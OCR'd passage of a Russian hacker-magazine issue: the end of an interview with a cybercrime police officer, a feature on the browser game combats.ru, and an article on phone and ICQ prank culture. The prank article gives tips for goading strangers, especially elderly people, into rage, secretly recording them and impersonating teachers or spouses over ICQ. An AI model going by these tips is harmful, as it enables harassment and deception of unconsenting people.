СОРМ позволяет перехватывать весь внутрисетевой трафик по любым каналам связи: проводным, оптоволоконным, спутниковым, радиотелефонным. Таким образом достигается полная идентификация абонентов и отдельных пользователей, интересующих правоохранительные органы, и осуществляется контроль информации, циркулирующей в интернете.

mindw0rk: Существует ли принудиловка для провайдеров сохранять все логи сессий?

CyberCop: Только если есть мотивированное решение об этом в письменной форме суда, прокурора, следователя, дознавателя или руководителя органа дознания. Если провайдер получил такой документ, то в нем указано, что и как он должен сделать. В случае неисполнения могут быть применены меры административной или уголовной (за соучастие в подготовке и совершении преступления) ответственности.

mindw0rk: Как сотрудники органов определяют во время конфискации, что нужно забрать, а что оставить? Поговаривают, что конфискованные вещи обратно забрать, даже если с тебя сняли обвинения, практически нереально...

CyberCop: Это определяется конкретной ситуацией, которая сложилась на момент следствия. Сотрудникам рекомендуется изымать все, что прямо или косвенно относится к расследуемому событию. Изымая предметы, сотрудник органов берет на себя материальную ответственность за их сохранность до того момента, пока они не будут переданы другому лицу, уничтожены или возвращены их владельцу по решению суда. Об этом владельцу выдается соответствующий документ. То, что не представляет интерес для следствия и не является запрещенным, обязательно возвращается владельцу. Кому же из оперативников и следователей захочется материально отвечать за то, что было им изъято и числится на нем?

mindw0rk: Я нередко слышал истории, что парни из отдела "К" конфисковали разный мусор, а оставляли диски с хакерским добром и распечатки с паролями похаканных серверов.

CyberCop: Блажен, кто верует. А вообще, чем больше вашего народу так будет считать, тем проще нам будет работать! Так что Вы уж, пожалуйста, не разубеждайте в этом наших потенциальных клиентов. Пусть так думают и друг другу свои байки пересказывают. Этим Вы, как журналист, поможете нам в борьбе с киберпреступностью и честно исполните свой гражданский долг.

mindw0rk: В Америке часто происходят взломы сайтов киберполиции. Нередко взломщики проникают на домашние компьютеры

агентов, которые их ищут. Пользуются ли подобной популярностью странички наших антихакеров?

CyberCop: Да, изредка случаются атаки на наши открытые информационные ресурсы в сети, предназначенные исключительно для общения с народом и обмена обычными (не конфиденциальными) почтовыми сообщениями. Особого вреда они не наносят, хотя и доставляют головную боль нашим провайдерам и программистам, восстанавливающим утраченные ресурсы. Приходится дублировать почтовые сообщения по телефону.

По действующим документам Гостехкомиссии России и ведомственным приказам, почтовые станции интернет установлены в выделенном помещении и не имеют технической возможности подключения к ведомственной закрытой СПД МВД России, Интерпола и локальным сетям конкретных подразделений и служб. Работа со служебными документами на таких компьютерах, тем более дома, категорически запрещена и контролируется соответствующими подразделениями как гласно, так и негласно. Также контролируются все служебные средства электросвязи.

mindw0rk: Расскажите, как себя обычно ведут пойманные киберпреступники?

CyberCop: Как правило, преступники очень удивлены тем, что их так быстро вычислили и задержали. Обычно они полностью уверены в своей безнаказанности и думают, что сотрудники органов внутренних дел - это люди с дубинками, наручниками и пистолетами, которые ничего не смыслят в тонкостях хакерского искусства, да и вообще компьютер в глаза не видели. На первых же допросах они убеждаются в обратном. В некоторых случаях молодые подозреваемые даже начинают чувствовать себя школярами в этом деле, сидящими перед специалистом более высокой квалификации.

mindw0rk: Меняются ли они после вынесения приговора? Часто ли случается рецидив?

CyberCop: Да, в большинстве случаев компьютерные преступники не имеют криминального прошлого - это их первое преступление. Поскольку они люди умные, с незаурядным интеллектом, они понимают свою ошибку и начинают сотрудничать со следствием. В итоге суд это учитывает, и они получают условное или отсроченное наказание (с отсрочкой исполнения, зависящей от дальнейшего поведения осужденного).

Рецидив бывает очень редко. Как правило, он наблюдается по делам о хищениях денежных средств, совершенных с использованием дистанционного доступа, подделки пластиковых карт, распространения порнографических материалов и контрафактной продукции. В большинстве случаев это лица старше 25-30 лет.

mindw0rk: Меня интересует лично Ваше мнение о нашем журнале. Читают ли "Хакер" в отделах "К"?

CyberCop: По нашей Конституции и действующему законодательству, каждый имеет право свободно получать и распространять любую незапрещенную законом информацию.

Журнал интересен определенной части молодежи. Его читают и те, кто идет нам на смену. Ничего плохого в этом нет. Однако он излишне захламлен хакерским слэнгом, что сужает его читательскую аудиторию, поскольку не каждый школьник и студент, впервые взявший журнал в руки, будет утруждать себя длительным разгадыванием содержания отдельных статей и слов. Ему скоро это надоест, и он забудет о журнале, что и происходит в российской глубинке.

Если же это делается специально для ограничения круга читателей, типа "только для членов хакерского клуба Москвы и Питера" - это понятно, если нет, тогда, спрашивается, зачем? Может быть, редакция журнала не заинтересована в повышении его тиражности и продаваемости? Представляется, что все должно быть в меру, в том числе и использование хакерской фени.

Если честно, в отделах "К" хватает работы и без вашего журнала - его просто некогда читать. Да и зачем? Однако периодический контроль за содержанием публикаций ведется.



Каролик Андрей (andrusha@real.xakep.ru)



РАЗБОРКИ В БОЙЦОВСКОМ КЛУБЕ

У Бойцовского клуба совершенно примитивная идея, тем не менее, сайт www.combats.ru недавно потеснил в разделе "Развлечения" в Rambler top 100 anekdot.ru. Чтобы узнать подробнее о загадочном проекте, мы обратились в один из сильнейших кланов БК - stalkers.ru.

ИСТОРИЯ ПРОЕКТА COMBATS.RU

Вкратце "Бойцовский клуб" - тупейший наркотик, с которого сложно сползти :). Основная его идея - совместить виртуальные бои с живым общением. Основное достоинство - простота.

Для этой игры не нужен диск и не нужно ничего устанавливать. Достаточно зайти на combats.ru, ввести логин с паролем, и ты в игре. Все бои и взаимодействия между игроками происходят через веб-интерфейс, так что играть можно из любого интернет-кафе.

Официальным открытием БК считается 1 апреля 2002 года, но бурное развитие проекта началось недавно, после нескольких кардинальных изменений. Также сейчас запущен в эксплуатацию сервер для англоязычных пользователей www.combats.com.

<БОИ>

В общих чертах процесс игры выглядит следующим образом. Есть несколько зон для нанесения удара: голова, грудь, пояс, пах и ноги. В течение хода один боец атакует, другой - ставит блокировки на разные зоны. В зависимости от снаряжения, можно нанести один или несколько ударов и блокировать от 1 до 3 зон. Конечно, атакующий не знает, что именно блокировал соперник. Поэтому приходится или угадывать, или просчитывать тактику оппонента. Причиняемый урон зависит от силы нападающего и защиты атакуемого, а также от вида оружия и доспехов. Драться ты будешь только с тем, с кем ты сам захочешь. Хотя если тебе кто-то сильно не угодил, и у тебя достаточный уровень, можно кастануть специальное заклинание нападения или атаковать "кровавым нападением", в результате чего чел получит травму (ослабление одной из характеристик на какое-то время).

БК достаточно хорошо сбалансирован, и в нем каждый может найти себе противника по вкусу. Здесь есть как новички, так и люди, стоявшие у самых истоков и имеющие за плечами тысячи побед. Обычно есть смысл драться





только с равными по уровню бойцами +/- 1 уровень. Иначе шанс одержать победу невелик.

БК - пошаговый реалтайм. Если спустя определенное количество времени один из игроков не сделает ход, его соперник может объявить победу или ничью. А если бой не завершается за 8 часов (бывает и такое), в него вмешиваются элементали (боты) и тогда игроки начинают драться за одну команду. Более подробно о правилах и тактике игры можно почитать на: http://stalkers.ru/index.cgi?a=pub&view=view&id=299.

<УРОВНИ И ЦЕНЫ>

Чтобы покупать новое снаряжение, нужно побеждать. Деньги даются за прохождение апов (промежутков между уровнями), но этого хватает лишь на минимальный комплект одежды. Если хочешь мощных артефактов, придется выложить реальное бабло.

С повышением уровня в игре открывается больше возможностей. Начиная с 4-го уровня можно использовать слабую магию, с 7-го - более продвинутую, можно одевать более хорошее вооружение. Максимально возможный уровень - 21-й, но выше 10-го за два года игры никто не поднялся. Причем, 10-ый уровень получили те, кто вовремя понял, как максимально эффективно набирать опыт.

Чем дальше уровень, тем больше расстояние между апами. Если для первого уровня тебе надо 110 очков опыта (~25 боев побед), то для 7-го - уже 30000 (~300-400 побед), для 10-го - 10000000 (~7000-10000 побед). Сделано это для того, чтобы игру проходить было не так легко и быстро, как классические RPG-аналоги. По мере продвижения людей по уровням админы вводят новые фичи.

В БК тусуется немало новых русских - здесь их называют артовиками и боевиками. Но даже им не под силу быстро набирать уровни. Нувориши имеют возможность за огромные бабки покупать лучшее снаряжение. В качестве примера можешь взглянуть на этого персонажа: http://capitalcity.combats.ru/inf.pl?login=efreitor. Шлем, который на нем одет, стоит 2000 евро, дубинка - 4500, доспех - 5000, кольца - два по 10500 и одно 9000, щит - еще 2000. Все куплено за реальные деньги.

<КРЕДИТЫ И ДИЛЕРЫ>

Так как заработанных на победах денег вечно не хватает, а ходить в модном шмотье хочется, фанаты БК покупают еврокредиты у дилеров и на них приобретают артефакты.

Первыми дилерами были друзья администрации из клана, основанного Мусорщиком (Mib). Позже в связи с нехваткой появились новые. Они покупают кредиты у администрации и реализуют среди городских фанатов БК с надбавкой 10%. Раньше курс еврокредитов в соотношении с евро составлял 3 к 1, сейчас 10 кредитов стоят 1 евро.

БК-дилеры имеются в каждом крупном городе, а многих из них есть саб-дилеры. Администрации не нужно напрягаться: ребята делают за них всю грязную работу за небольшой процент. При такой системе получается, что сама администрация ничего не продает и придраться не к чему.

Артефакты, которые можно купить на еврокредиты, - это оружие с гораздо более высокими модификаторами, нежели продающееся в магазине. Поэтому оно дает большие преимущества своим владельцам и поэтому так желанно.

Также хорошо продаются футболочки, как виртуальные, одевемые на бойцов, так и реальные. У каждой футболки есть порядковый номер. Некоторые стоят 60 евро, другие 300, есть такие, что продаются за 2500. Первых за три месяца было продано око-



ло 12000 штук, навар администрации только на этом составил 720 000 евро. Так что авторы БК - люди не бедные, 100-200 тысяч баксов в месяц имеют.

<КЛАНЫ>

Кланы - это сообщества людей с определенными целями и задачами. Кланам, которые занимают одно из 20 мест в рейтинге http://top.combats.ru/c.pl?jump, полагается абилити - определенная магия без требований, которую может использовать любой кланер. Раньше абилити можно было получать за работу на БК, потом это отменили. Рейтинг зависит от посещаемости сайта клана. Обычно на таких сайтах можно найти БК-новости, статьи, музыку, фан-арт, ресурсы, которые анализируют БК-шную информацию, и т.п. Некоторые кланы создаются специально для получения денег за склонность - вступить в такой клан можно за определенный взнос. Также кланы создаются для противопоставления себя кому-либо. Если обидеть человека из известного клана, это может повлечь неприятности в виде молчанок, кровавых нападений и тому подобного беспредела.

В БК без хорошего руководства и вложения денег в игру стать поистине сильным кланом невозможно. К тому же для раскрутки сайта нужно иметь хороших дизайнеров, программистов, 3D-художников. А для наведения ужаса на врагов - несколько боевиков, одетых минимум на 6 тысяч евро. Есть, конечно, кланы, которые не вкладывают ни копейки, но они малоизвестны и никакого влияния не имеют.

<ИНТЕРВЬЮ СО СТАЛКЕРАМИ>

Чтобы прояснить кое-какие моменты относительно БК, мы связались с представителем одного из сильнейших БК-кланов Stalkers. Последовавшее интервью перед тобой:

XS: Я хоть убей не пойму, как человек может тратить деньги на откровенный виртуал, воздух.. или все боевики больные на голову? 5000 евро на какую-то картинку.. опупеть!

Stalkers: Все просто: это люди с хорошим достатком, которые могут себе многое позволить. Они говорят: "Это лучше, чем если бы я проиграл эти деньги в казино". БК для них - один из способов отдохнуть. Когда ездишь с джипом охраны, не задумываешься о каких-то 5000 евро :).

XS: Расскажи, сколько у вас в клане народу? Сколько боевиков? Какой возраст от и до? Есть ли встречи, как они выглядят?

Stalkers: На данный момент в нашем клане 50 человек, средний возраст - порядка 25-30 лет. Те, кто живут в Москве, встречаются почти каждую неделю на клановых сходках. Обычно назначается место встречи и уже по ходу решается, куда идти далее. 90% кланеров знают друг друга в реале и всегда готовы прийти на помощь. Когда приезжают кланеры из других городов, устраиваем им теплый прием :).

Кланы - это сообщества людей с определенными целями и задачами.

XS: Как привлекают новых членов в кланы?

Stalkers: Обычно заманивают обещаниями и перспективами. У нас на данный момент хорошо сложившийся коллектив творческих людей (музыканты, художники, программисты), которые фактически работают на рейтинг. А боевики их защищают и охраняют.

XS: Я знаю, скажем, сходки IRC - чаще всего это банальные попойки и разговоры только о IRC. Тут то же самое?


Stalkers: Как выглядят встречи, можно посмотреть на http://stalkers.ru/index.cgi?a=zavisli. Там лежат фотки со сходок БК-шников вообще и наших кланеров в частности. Клан "Динамо", к примеру, устраивал соревнование между кланами по боулингу. Что там попойки, мы несколько раз на картинг ходили, на шашлыки, планируем в пейнтбол поиграть, по ботаническому саду гуляли...


XS: А девушки есть? Красивые? :)

Stalkers: Есть :). Красивые %).

XS: Поделись с нашими читателями парой эксклюзивных стратегий.

Stalkers: Нулевой уровень проходится целиком на кулаках. Все зависит от выбора соперника перед поединком, тактики и банальной удачи. На первом уровне уже можно покупать вещи, хотя если сразу разодеться, то попросту нельзя будет найти противника - первый левел обычно проходят полуодетыми. Со второго левела доступны групповые бои, а вот здесь уже кто сильнее одет, тот быстрее и получает опыт. Естественно, лучше всего будет одет человек, который покупает еврокредиты, так как денег, полученных с апов и левелов, на хороший шмот не хватит.





Нулевой уровень проходится целиком на кулаках.

XS: Расскажи о мире БК.

Stalkers: В БК есть несколько городов, каждый из которых представляет собой набор нескольких зданий (локаций). Больше всего таких зданий в Capital City, в других городах этот набор стандартен: здание Бойцовского клуба (там проходят непосредственно бои), ремонтная мастерская, магазин, комиссионный магазин, вокзал, банк (туда можно положить деньги для большей сохранности, перевести на другой счет, обменять еврокредиты на кредиты), цветочный магазин (обычно цветы служат как украшения, но чем лучше цветок, тем больше у него модификаторов, некоторые, покупаемые за креды, достаточно неплохие), скамейки (большая на 5 человек, средняя на 3 и маленькая на 2 человека). И башня смерти (каждые сутки там проводятся турниры), которая представляет собой лабиринт (особенно интересно было первый раз, когда еще не было карты). Каждый проигравший имеет большой шанс получить травму, и только победитель забирает весь выигрыш (70% от ставок). Для Capital City также есть Аукцион - на нем администрация может выставить товары на торги за еврокредиты.

XS: Есть ли знаменитости у файтклаба? Может, какие-нибудь легендарные герои или киллеры, за которыми велась реальная охота. Или высокоуровневые чары, не проигравшие ни одного боя.

Stalkers: В БК много людей, которые прославились теми или иными действиями, но многие из них уже не играют в БК (заблокированы/стерты из базы). Один из скандально известных кланов - Brotherhood of Steel, но они начали делать свой проект. Jetkokos, можно сказать, - лучший верховный паладин, который когда-либо был в БК. Грамотное ведение дел и укрепление ордена света - во многом его заслуга. Из популярных артовиков, пожалуй, - это Махмуд Герой, который первым в игре купил 3 кольца ледяного интеллекта и получил уникальный образ с изображением артефактов. Хорошо известен лидер клана Mercenaries, он добился многого в этой игре: дилерство, первое место в рейтинге, уникальный образ, но и врагов нажил немало (далеко не всем нравится его стиль ведения дел). Из искателей багов отличился AlaKo.

XS: Что нового в современном файтклабе?

Stalkers: Весной этого года БК серьезно изменился: из игры были выведены старые вещи и в большом количестве заведены новые (раньше поддерживался дефицит, накрутка на некоторые вещи достигала 200-400%. Практически все были одеты одинаково). А изменение курса евро к кредиату практически полностью убило черный рынок БК (раньше кредиты свободно продавались по курсу, гораздо лучшему, чем 1/3). Также была изменена система боя.

XS: Были ли случаи взлома комбатс.ру?

Stalkers: Случаев взлома серверов не было, были только ДОС-атаки, которые на несколько дней приостанавливали работу сервиса. Самое страшное, что было, - корыстное использование багов в игре: клонирование вещей и кредов, например. Но часто это получалось случайно, в результате откатов серверов.

XS: Я слышал, были попытки купить арты через карженые кредитки?

Stalkers: Да, в одной из желтых газет была статья о том, что артефакты покупаются на деньги, которые отмываются с краденых кредиток через вебмани. Могу заверить, что таких в БК нет, практически все артовики в БК - солидные люди, имеющие свое дело или занимающие хорошие должности в крупных компаниях.

XS: Зачем в БК покупать букеты цветов?


Stalkers: Огромным плюсом у букетов, помимо удара, является встроенная магия (у незабудок - клонирование, у роз - воскрешение). А минус букетов - их срок жизни. Если артефактное оружие при грамотном использовании будет служить как минимум несколько лет, то самый дорогой букет исчезнет через 25 дней.

XS: Какие у проекта combats.ru есть аналоги?

Stalkers: Есть несколько подобных проектов, но они пришли после БК и не настолько популярны. Тем не менее, читатели могут взглянуть на www.timezero.ru, www.apeha.ru, www.neverlands.ru...

XS: Есть ли какая-то возможность связаться/сдружиться с администрацией БК? На сайте нет их мыла.

Stalkers: Админы тщательно скрываются. В реале они не встречаются, все операции осуществляют через вебмани. Большие суммы наличики передаются через курьера.





mindw0rk (mindw0rk@gameland.ru)

НОВЫЕ КУМИРЫ МОЛОДЕЖИ: PIZDOPIDOR И БАБКА АТС

Prank (англ.) - выходка, проказа, проделка, шалость, шутка.

ОБЗОР ТУСОВКИ ТЕЛЕФОННЫХ ВЕСЕЛЬЧАКОВ

1996 г. Мне 14 лет. В школе мне нравится девочка, с которой я сижу за одной партой. Но Оля не подозревает о моих чувствах. А признаться я не могу, так как это выше моих сил. Тогда я узнаю домашний телефон Оленьки, а вечером долго сижу с аппаратом в обнимку, решаясь позвонить. Наконец я набираю заветный номер. Трубку снимает ОНА.

- Да?

Я молчу. Я не знаю, что говорить.

- Алло? - нетерпеливым голосом спрашивает Оля.

Я втыкаю, на спине выступил холодный пот. Проходит минута. И тут я понимаю, что нужно сделать. Я набираю в легкие воздуха побольше и гаркаю басом:

- Это ЖЭК. Мы вам вырубим свет и воду! Вы мне еще за Сталинград ответите, уродцы! Бугага.

И вешаю трубку.

<ИСТОКИ>

Мало кто знает, откуда пошли телефонные пранки и как все началось. Считается, что пранк родился, когда в сети появились первые ресурсы, ему посвященные. На самом деле история этого явления намного длиннее.

Первые пранкеры появились вскоре после изобретения телефона. Ими оказались сотрудники крупнейшей телефонной корпорации BELL Systems. В то время еще не было прямых номеров, и все звонки приходилось совершать через операторов. Чел звонил оператору, называл нужный номер, и оператор соединял абонентов. Молодым ребятам, занимающим эту должность, часто было скучно делать одно и то же. Поэтому, чтобы немного развлечься, они подшучивали над своими клиентами. Переключали на неправильный номер или на себя, после чего, пытаясь сдержать смех, общались с человеком на том конце провода.

Длилось это безобразие недолго. Начальство BELL разузнало о шалостях пранкеров и уволила их всех. А на освободившиеся места пригласили исключительно девушек, справедливо полагая, что подшучивать над клиентами им в голову не придет.

В конце 70-х - начале 80-х начался пик фрикерской активности, и одним из любимых развлечений фрикеров всех мастей был дозвон на случайный номер с последующим разводом жертвы. У многих фрикеров среди трофеев числились телефоны всемирно известных людей, и зачастую в роли жертвы выступали звезды кино и музыки.

Подобные пранки тогда редко записывались. Обычно фрикеры звонили из общественных телефонных будок и потом просто делились эмоциями со своими друганами в реале или на BBS. Одним из самых известных приколов того времени является шутка с совком. Ее опубликовали в фрикерском журнале "2600", после чего многие читатели не упустили шанса проверить ее на практике. Один старый фрикер, который уже давно работает на крупную компанию, году в 1997 признался, что до сих пор каждый год в определенный день звонит по одному номеру телефона и спрашивает мужика на том конце трубки, когда тот отдаст ему взятый в долг совок.

В странах СССР в 80-х гг. пранк был тоже достаточно распространенным явлением, но информации о нем не было, молодежь развлекалась время от времени в одиночку. Те, кто занимался подобными шалостями чаще остальных, стали записывать звонки на магнитофон, а самыми смешными экземплярами делились с приятелями. Живая запись была всяко лучше, чем приукрашенные рассказы о том, кто кого как развел.

Впервые широкие массы узнали о пранке в начале 90-х, благодаря интернету. Самыми известными пранками того времени были незабвенная бабка АТС и дедуган из вычислительного

центра (записан еще в 1989 г.). Идея была нова, многие ничего подобного еще не видели. Поэтому распространяли всем своим друзьям-знакомым-родственникам. Так пранк начал шагать галопом по Европам, собирая армию поклонников.

<ИСКУССТВО, ИМЯ КОТОРОМУ ПРАНК>

Думаю, в детстве многие баловались по телефону. По крайней мере, я - точно. У нас на Украине раньше (да и сейчас тоже) постоянно вырубали свет, и вечером в потемках, когда делать было абсолютно нефиг, я брал телефон и звонил по случайно набранному номеру. Иногда удавалось просто пообщаться, иногда мне раздраженно говорили: "Мальчик, тебе кого?", а иногда получались настоящие перлы, достойные сохранения для потомков.

Главное в пранке - чтобы он был смешным. Большинство построено на агрессии жертвы. Т.е. пранкер звонит, доводит человека на том конце провода до белого каления и записывает следующие за этим проклятия. Чаще всего люди просто грозятся вызвать милицию или бросают трубку. Конечно, по-настоящему вывести из себя можно кого угодно, особенно если звонить каждый день в два часа ночи, но это скорее тупо, чем смешно. Наибольший интерес для пранкеров

Чтобы жертва завелась, нужно с определенной периодичностью уделять ей внимание.

представляют те экземпляры, жизнь которых достаточно скучна и которые не против подыграть неизвестному шутнику. На эту роль хорошо подходят всякие бабки-дедки, которых в каждом дворе тьма и которые покрывают матом все, что видят. Для таких людей лишний раз поорать в радость. Так на свет рождаются pizdopidor'ы и бабки АТС :).

Хорошими пранкерами не рождаются, а становятся в процессе долгих телефонных баталий. Нужно обладать хорошим чувством юмора, уметь импровизировать и поддержать разговор. Не обязательно расписывать весь диалог по нотам и пытаться предсказать все ходы жертвы. В случае с "правильной" жертвой, достаточно направить ее ор в нужную сторону и наслаждаться дальнейшей симфонией.

Конечно, желательно для начала иметь приблизительный сценарий. Если на этот счет своя башка не варит, можешь зайти на http://abomberz.narod.ru/ABomb-playlist.htm и присмотреть себе парочку идей. Классическим пранком является развод, в котором принимают участие двое пранкеров. Один звонит жертве и спрашивает Васю. Несколько раз перезванивает и упорно интересуется, где же Вася. Когда жертва уже готова послать надоедливого пранкера на три буквы, звонит другой и, представившись Васей, спрашивает, искал ли его кто-нибудь.

Чтобы жертва завелась, нужно с определенной периодичностью уделять ей внимание. Причем не стебаться явно, а прикинуться шлангом и на все нападки удивленно спрашивать, какого хрена тебе грубят. Ты ведь действительно звонишь, потому что тебя достали чавкающие звуки из их туалета, не так ли?

Еще удачный вариант - стравливать жертв пранка друг с другом. Для этого, пообщавшись с психанутой бабкой, запиши ее ор и в следующий раз, общаясь с каким-нибудь дедом, отвечай ему вырезанными бабкиными фразами. В сети очень популярен один подобный микс, где спидовая бабка и pizdopidor поливают друг друга трехэтажным матом.

Излюбленным вариантом пранков у некоторых ребят являются службы технической поддержки. Обычно их работникам приходится отвечать на одни и те же вопросы, которые их задолбали дальше некуда. Думается мне, если ты вместо: "Как настроить на моем телефоне инет?" спросишь: "У меня из



Леха aka Шнур


пранкер Phreaker на пресс-конференции по фрикингу

телефона идет дым. Что мне делать?", - ответы суппорта будут не менее интересны. На вопрос: "После чего телефон задымил?" - объясни, что ты случайно уронил свою Нокию в унитаз, после чего положил ее сушиться в микроволновку, потом остужал ее в морозильнике и напоследок опускал в кислоту, чтобы проверить ее устойчивость к внешним раздражителям.


Но высший пилотаж - это радиопранки, когда ты звонишь на радиостанцию и в прямом эфире стебешься над диджеем. Так как диджеи - обычно люди веселые и общительные, подобные пранки практически всегда интересны сами по себе. Получается своего рода файтинг, кто кого перестебет (преимущество почти всегда на стороне диджея). Причем аудитория у таких пранков намного шире.

Вообще, нужно помнить, что основное действующее лицо пранка - жертва, так что слов пранкера в эфире должно быть минимум. Задача пранкера - подливать масло в огонь, а не вести с жертвой душевные переговоры.

<ICQ-ПРАНКИ>

Благодаря росту популярности интернета, у пранкеров появился новый инструмент для подшучивания над людьми - ICQ. Асечные пранки менее распространены, но могут быть не менее интересны. Конечно, текстовые логи не могут передать все эмоции и ярость жертв пранка, но здесь есть своя специфика. И плюсы.

С помощью аськи очень удобно выбирать себе жертву, так как сервис предусматривает поиск по полу, возрасту, месту жительства и увлечениям юзера. Можно, например, выбрать студентку Машу и зайти к ней в аську, представившись ее преподом. Или пожаловать в гости к бухгалтеру Дмитрию Игнатьевичу, будучи мужем его любовницы. Сеть дает возможность надевать любые маски, и тут тебя уже не выдаст твой голос. Так что количество возможных сценариев увеличивается на порядок.


Перштейн

Еще плюсом ICQ-пранков является то, что можно легко вырезать мусор, оставляя самые интересные и смешные моменты.

Хорошими пранкерами не рождаются, а становятся в процессе долгих телефонных баталий.

В качестве примера приведу отрывки нескольких реальных пранков, которые я проводил по ICQ.


Количество пранкеров и поклонников пранка в нашей стране уже достаточно велико. Многие из них занимаются продвижением своего увлечения в массы. Одной из самых ярких фигур в русском пранк-сообществе является Леха aka Шнур, автор многочисленных пранков и ведущий сайта www.prank.ru. Думаю, ему есть что нам рассказать.

mindw0rk: Вкратце о том, как ты стал заниматься пранками...

Леха: Первым пранком, который я услышал в интернете, был пранк про АТС. К тому времени я уже этим занимался, хоть и не знал, как тема называется. После прослушивания других пранков решил снова заняться, более серьезно. Скачал Venta Fax (можно Modem Spy и Call Coder), записал несколько сессий, кинул друзьям по инету. Им понра-



- www.prank.ru - крупнейший в рунете архив пранков.
- http://ttwwon-line.tk - сайт известной пранк-тимы The Tird World War Team.
- http://killphone.hut.ru - большой архив разных пранков.
- www.telefon.pizdec.net - еще один пранковый архив.
- www.vatki.narod.ru - авторские пранки из Краснодара.
- www.metaprank.narod.ru - почти 50 метров пранков.
- http://ben-pranks.narod.ru - пранки от BENa.
- http://swide.narod.ru - хорошая подборка пранков.
- www.unni.narod.ru - 15 авторских пранков.



- На нашем DVD лежит огромный архив пранков.

вилось. Затем я подумал создать собственный сайт, где смог бы размещать пранки. Сначала склепал на народовском хосте (до сих пор большинство пранковских сайтов находится на нем), затем начал вести раздел lol на mazafaka.ru. Вскоре он стал популярным, и я перешел на платный хост www.prank.ru, где теперь в основном тусуются знающие люди.

mindw0rk: Существует ли пранксцена? Т.е. устоявшееся сообщество людей, которые объединены одним увлечением и взаимодействуют друг с другом?

Леха: Разумеется, существует. Люди, интересующиеся пранками, обмениваются ссылками на свои сайты, впечатлениями о новых пранках, опытом. Каждый день узнается что-то новое, например, о жертвах пранка. Практически все друг друга знают, есть известные пранкеры, которые регулярно радуют своих фэнов новыми записями и много менее известных. Самыми известными российскими пранкерами являются MONSTER, ABomb, Phreaker, FIKUS, RegeDIT, DIMONS, Jim, Dt, Luxma и др. (извините, кого забыл упомянуть). Как правило, пранки шлют мне, и я размещаю их на своих сайтах. Так как многие пранкеры живут в разных городах, мы постоянно ездим друг к другу в гости. Словом, жизнь кипит.

Из пранк-команд больше всего люблю killphone (www.killphone.hut.ru). Раньше, когда я был неизвестным пранкером, я засылал свой креатив именно им. А Bolt'a я считаю своим пранк-учителем, как и Stein'a из TTW.

mindw0rk: Расскажи о самом запомнившемся твоем пранке, который отличался от остальных.


Monster и Леха в кафешке

С помощью записанных нами пранков удалось узнать, что это преподаватель высшей математики в Московском университете, также неплохо разбирается в биологии и философии. Любимые фразы: "Я же тебе жопу наизнанку выверну!" и "Сука, нааааааааа х** иди!".

